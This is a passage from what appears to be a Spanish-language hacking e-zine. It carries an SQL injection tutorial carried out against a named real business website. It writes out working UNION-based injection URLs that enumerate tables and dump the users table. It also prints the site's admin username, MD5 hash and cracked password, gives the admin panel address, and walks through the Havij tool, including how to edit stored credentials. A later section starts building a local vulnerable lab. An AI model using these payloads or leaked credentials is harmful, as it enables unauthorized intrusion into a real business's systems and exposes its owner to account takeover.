Listo después de que hallas encontrado tu web vamos hacer los siguiente yo tengo la mía especial para este E-zine sabiendo que el lector es persona seria y no un lammer por ahí que entrando o dañando sin motivos se cree un hacker o que avanzo mucho por que entro y tener acceso a todo esto será real con administrador activo pero no sabe nada de informática solo atender su negocio xD ya lo verán.

Ejemplo real:

http://www.serviparts.com.ve/tipsdeinteres.php?id="

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Nos da el error bueno seguimos
Ponemos lo siguiente que buscaremos las tablas
-1+union+select+0, 1, 2, 3, 4,5–
A mí me dio así:

http://www.serviparts.com.ve/tipsdeinteres.php?id=1+union+select+0,1,2,3,4,5--

Bueno tienes que hacerle hasta que se quite el error y te tire números por ejemplo a mí me dio 1 y 2.

Si llegas a 30 por ejemplo y nada pega para otra web por que mira yo le hice hasta **58, 59,60--** en una página del gobierno mexicano y nada que tiraba lo tire y busque otra web xD.

Ahora sacaremos el table name y haremos lo siguiente ponemos al final de la url **+from+information_schema.tables–**

.Y en el números que nos tiró ponemos table_name quedaría así el code
http://www.serviparts.com.ve/tipsdeinteres.php?id=-1+union+select+0,table_name,2,3,4,5+from+information_schema.tables--

Listo bingo nos salió **CHARACTER_SETS**
Es la primera tabla

Ahora vamos a ver el grupo de tablas todo pues:

http://www.serviparts.com.ve/tipsdeinteres.php?id=-1+union+select+0,group_concat%28table_name%29,2,3,4,5+from+information_schema.tables--

CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,KEY_COLUMN_USAGE,PROFIL
2

,STATISTICS,TABLES,TABLE_CONSTRAINTS,TABLE_PRIVILEGES,TRIGGERS,USER_PRIVILEGES,VIEWS,archivo,fotos,galerias,noticias,usuarios

Bueno siempre es largo me tomo tomarla por partes ahora ya encontramos lo importante y es la última tabla que esta los usuarios.
http://www.serviparts.com.ve/tipsdeinteres.php?id=-1+union+select+0,table_name,2,3,4,5+from+information_schema.tables+limit+1,1--

Vamos modificando el valor +limit+1,1– como 2,1 y buscamos y los usuarios es 21,1 ya lo veras…
http://www.serviparts.com.ve/tipsdeinteres.php?id=-1+union+select+0,table_name,2,3,4,5+from+information_schema.tables+limit+21,1--

Listo vamos bien ahora quitamos el table_name y ponemos concat(usuario,0x3a3a,clave)
Y después de form+ponemos la tabla seria así +from+usuarios:

http://www.serviparts.com.ve/tipsdeinteres.php?id=-1+union+select+0,concat%28usuario,0x3a3a,clave%29,2,3,4,5+from+usuarios

Listo usuario: pass
La contraseña esta en md5 la desencriptamos mira te enseño esto lindo xD
Copiamos esta web
http://hashchecker.de/

Se vamos bien cogemos la pass encriptada en md5 a15272dab508127f9e12cfcfc0784a18 y los unimos seria así:

http://hashchecker.de/a15272dab508127f9e12cfcfc0784a18

Lo pegamos y listo te dará esto:


Hash 1: a15272dab508127f9e12cfcfc0784a18

Dienst:	Ergebnis:
alimamed.pp.ru	notfound
askcheck.com	loading...
authsecu.com	loading...
bigtrapeze.com	notfound
bokehman.com	notfound
c0llision.net	**nestor123**
cracker.fox21.at	notfound
crackfoo.nicenamecrew.com	notfound
crackfor.me	notfound
cracklm.com	notfound
generuj.pl	notfound
hashchecker.com	notfound
hashcrack.com	notfound
hashcracking.info	notfound
hashfind.info	notfound
httpscript.com	notfound
isc.sans.edu	**nestor123**
inomlaaa.com	notfound

User: serviparts
Pass: nestor123

Ahora como entramos pues buscamos el inicio de sesión donde inicia sesión el administrador pues lo podes buscarlo manual otra seria ejecutando un patch panel admin que lo hacen en perl o python o está en Ruby tengo uno si lo quieres me dices te lo paso…

Pero aquí te lo dejo lo ideal es que aprendas a buscarlo pues si no lo encuentras la herramienta que te recomiendo es acunetix descárgalo full.
http://www.serviparts.com.ve/admin/index.php




Listo si vas a entrar no hagas nada esto es para futuras generaciones que quieren aprender sqli.

Modo rápido:

Bueno este es con programa ya cuando vean el poder del programa ya no lo harán manual si no con programa pero es mejor siempre hacerlo manual sabes por qué? tú dirás no sé… yo te respondo porque tu entenderás bien las cosas y cómo funcionan cogerás práctica y la práctica hace al maestro te encontraras con webs muy protegidas contraseñas duras como esta 123 xD y he visto casos que el usuario es admin y pass 123.


Bueno vamos al grano vamos a esta web:

http://www.itsecteam.com/en/projects/project1.htm y descargamos esta herramienta http://www.itsecteam.com/files/havij/Havij1.14Free.rar



Bueno los descomprimimos y lo instalamos es una instalación normal siguiente y siguiente .Antes de seguir quiero dejar algo claro el programa te lo gestiona todo.

Lo ejecutamos y nos aparecerá esta pantalla



Antes de seguir miremos esto importante

¿Qué es Havij?

Havij es un sistema automatizado de la herramienta de inyección SQL que ayuda a los probadores de penetración de encontrar y explotar Vulnerabilidades de inyección SQL en una página web.


Se puede aprovechar de una aplicación web vulnerable. Al utilizar este software el usuario puede realizar back-end de base de datos de huellas digitales, los usuarios recuperar los DBMS y los hashes de contraseñas, volcado tablas y columnas, ir a buscar los datos de la base de datos, ejecuta las sentencias SQL, e incluso acceso al sistema de archivos subyacente y ejecutar comandos en el sistema operativo.

El poder de Havij que lo hace diferente de otras herramientas similares es sus métodos de inyección. La tasa de éxito es superior al 95% en inyección ng blancos vulnerables utilizando Havij.

El uso fácil del GUI (Graphical User Interface) de Havij y automatizado y configuración de detecciones hace que sea fácil de usar para los usuarios de todo el mundo, incluso de aficionados.

Esta información está en el siguiente link http://www.itsecteam.com/files/havij/havij_help-english.pdf hay esta todo sobre sqli y havij y mas solo lo traduces.

Bueno hagamos lo mismo con la web anterior hacemos lo siguiente ya abierto el programa en donde dice target colocamos el link http://www.serviparts.com.ve/tipsdeinteres.php?id=cualquier numero quedara así http://www.serviparts.com.ve/tipsdeinteres.php?id=1 y le damos analyze.




Vamos a en la parte de abajo como aparecen la información como la ip la web server etc.

Vamos y le damos clic en el botón 


le damos clic en get 

Esperamos que cargue y mira toda la información




Por eso te dije en el principio el programa te lo gestiona todo mira toda la información listo vamos y le damos clic a 


nos aparecerá lo siguiente




Señalamos servipar_admin y le damos get tables 

nos aparecerá lo siguiente…



Hay vemos todo vamos a donde nos interesa chuleamos y señalamos usuarios y le damos 

nos aparecerá lo siguiente columnas…



Chuleamos e id usuario y clave y le damos 

carga la información tu puedes editar desde ahí el usuario y contraseña pero eso si la metes encriptada en md5 un ejemplo tu contraseña es 123 pero la metes encriptada en md5.

id	usuario	clave
1	serviparts	a15272dab508127f9e12cfcfc0784a18

Para editarlo es así:


id	usuario	clave
1	serviparts	a15272dab508127f9e12cfcfc0784a18

Pillas no es necesidad de entrar al panel de control y modificar

Bueno vamos al siguiente botón 

le damos clic esta opción es para buscar el panel admin le damos 

y esperamos que termine de cargar y nos aparecerá lo siguiente:




Y listo sirve http://www.serviparts.com.ve/admin/
=O rayos haciendo este tutorial no había pillado esto mira http://www.serviparts.com.ve:2082/

Pero el que necesitamos es este http://www.serviparts.com.ve/admin/


Ahora vamos al siguiente botón 

y es para desencriptar md5 cogemos la pass encriptada y la pegamos en



Y le damos start y nos aparece la contraseña desencriptada y por ultimo vamos a 

En la parte de derecha aparece proxy es muy importante



Hay colocas la ip y puerto y le das. 

Bueno esto fue todo espero que les haya gustado y aprendido y entendido para que tu profundices más conocimientos busca en la red que hay mucho buen materia a importante aprende a programar nos vemos en el siguiente número, Saludos.

8: SQL INJECTION PRACTICO #2 [11Sep]

¿Que son las inyecciones de código SQL?
Para responder a esta pregunta acudamos a nuestro amigo la wikipedia: Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.
Source: http://es.wikipedia.org/wiki/Inyección_SQL

En pocas palabras la Inyección de código SQL consiste en aprovechar la programación mediocre en algún software o aplicación web (en este caso la última) que nos permitirán alterar el funcionamiento de la aplicación a nuestro gusto.


¿Que necesitamos?
Lo primero que necesitaremos será un servidor, acá dejo un par, solo escojan su plataforma: Xampp.
Otra alternativa para **Windows** seria el AppServ (yo utilizare Xampp).
También es recomendable tener conocimientos en SQL.
Un editor para escribir el código PHP

Comenzando...

Bueno lo primero que tenemos que hacer es codear la aplicación vulnerable y obviamente crear la DB (Base de datos).


Creando la Base de Datos.
Bueno, el primer paso que realizaremos será crear y llenar la base de datos. Para ello utilizaremos **PhpMyAdmin** para no enredarlos desde tan temprano (también pueden usar la línea de comandos).

Lo primero que haremos será abrir nuestro navegador y en la barra de direcciones tipeamos 127.0.0.1 **ojo que ya debemos tener corriendo el servidor** y si todo nos sale bien nos abrirá algo como esto:




Luego hacemos clic sobre **PhpMyAdmin** que se encuentra en la parte izquierda abajo. Si estas en **AppServ** solo escriben en la barra de direcciones http://127.0.0.1/phpmyadmin. Escribes la contraseña y el usuario que ingresaste cuando instalaste el server.


Una vez estemos en **PhpMyAdmin**, vamos a la pestaña Bases de Datos y creamos una Base de Datos nueva.




Y si todo nos salió bien, nos aparecerá un mensaje como este:



Una vez creada la Base de Datos, vamos a la pestaña **Estructura** y creamos una nueva tabla con el Nombre: Usuarios e indicamos que usaremos 3 campos (id, Usuario, Password)



Una vez creada la tabla crearemos los tres campos tal y como se ve en la imagen y pulsamos el botón **Grabar...**




Justo acá es donde sería bueno un par de conocimiento previos en SQL pero no importa intentare explicar creamos tres campos con los siguientes atributos


id: Es el campo donde guardaremos el id del usuario, es un campo Entero (solo acepta números) que solo nos permite ingresar hasta 3 caracteres, es nuestra llave primaria por tanto no se pueden duplicar los valores en este campo y es auto incrementable.

Usuario y pass: Estos campos son de tipo alfanumérico (permite texto y números) y solo permites valores de máximo 20 caracteres

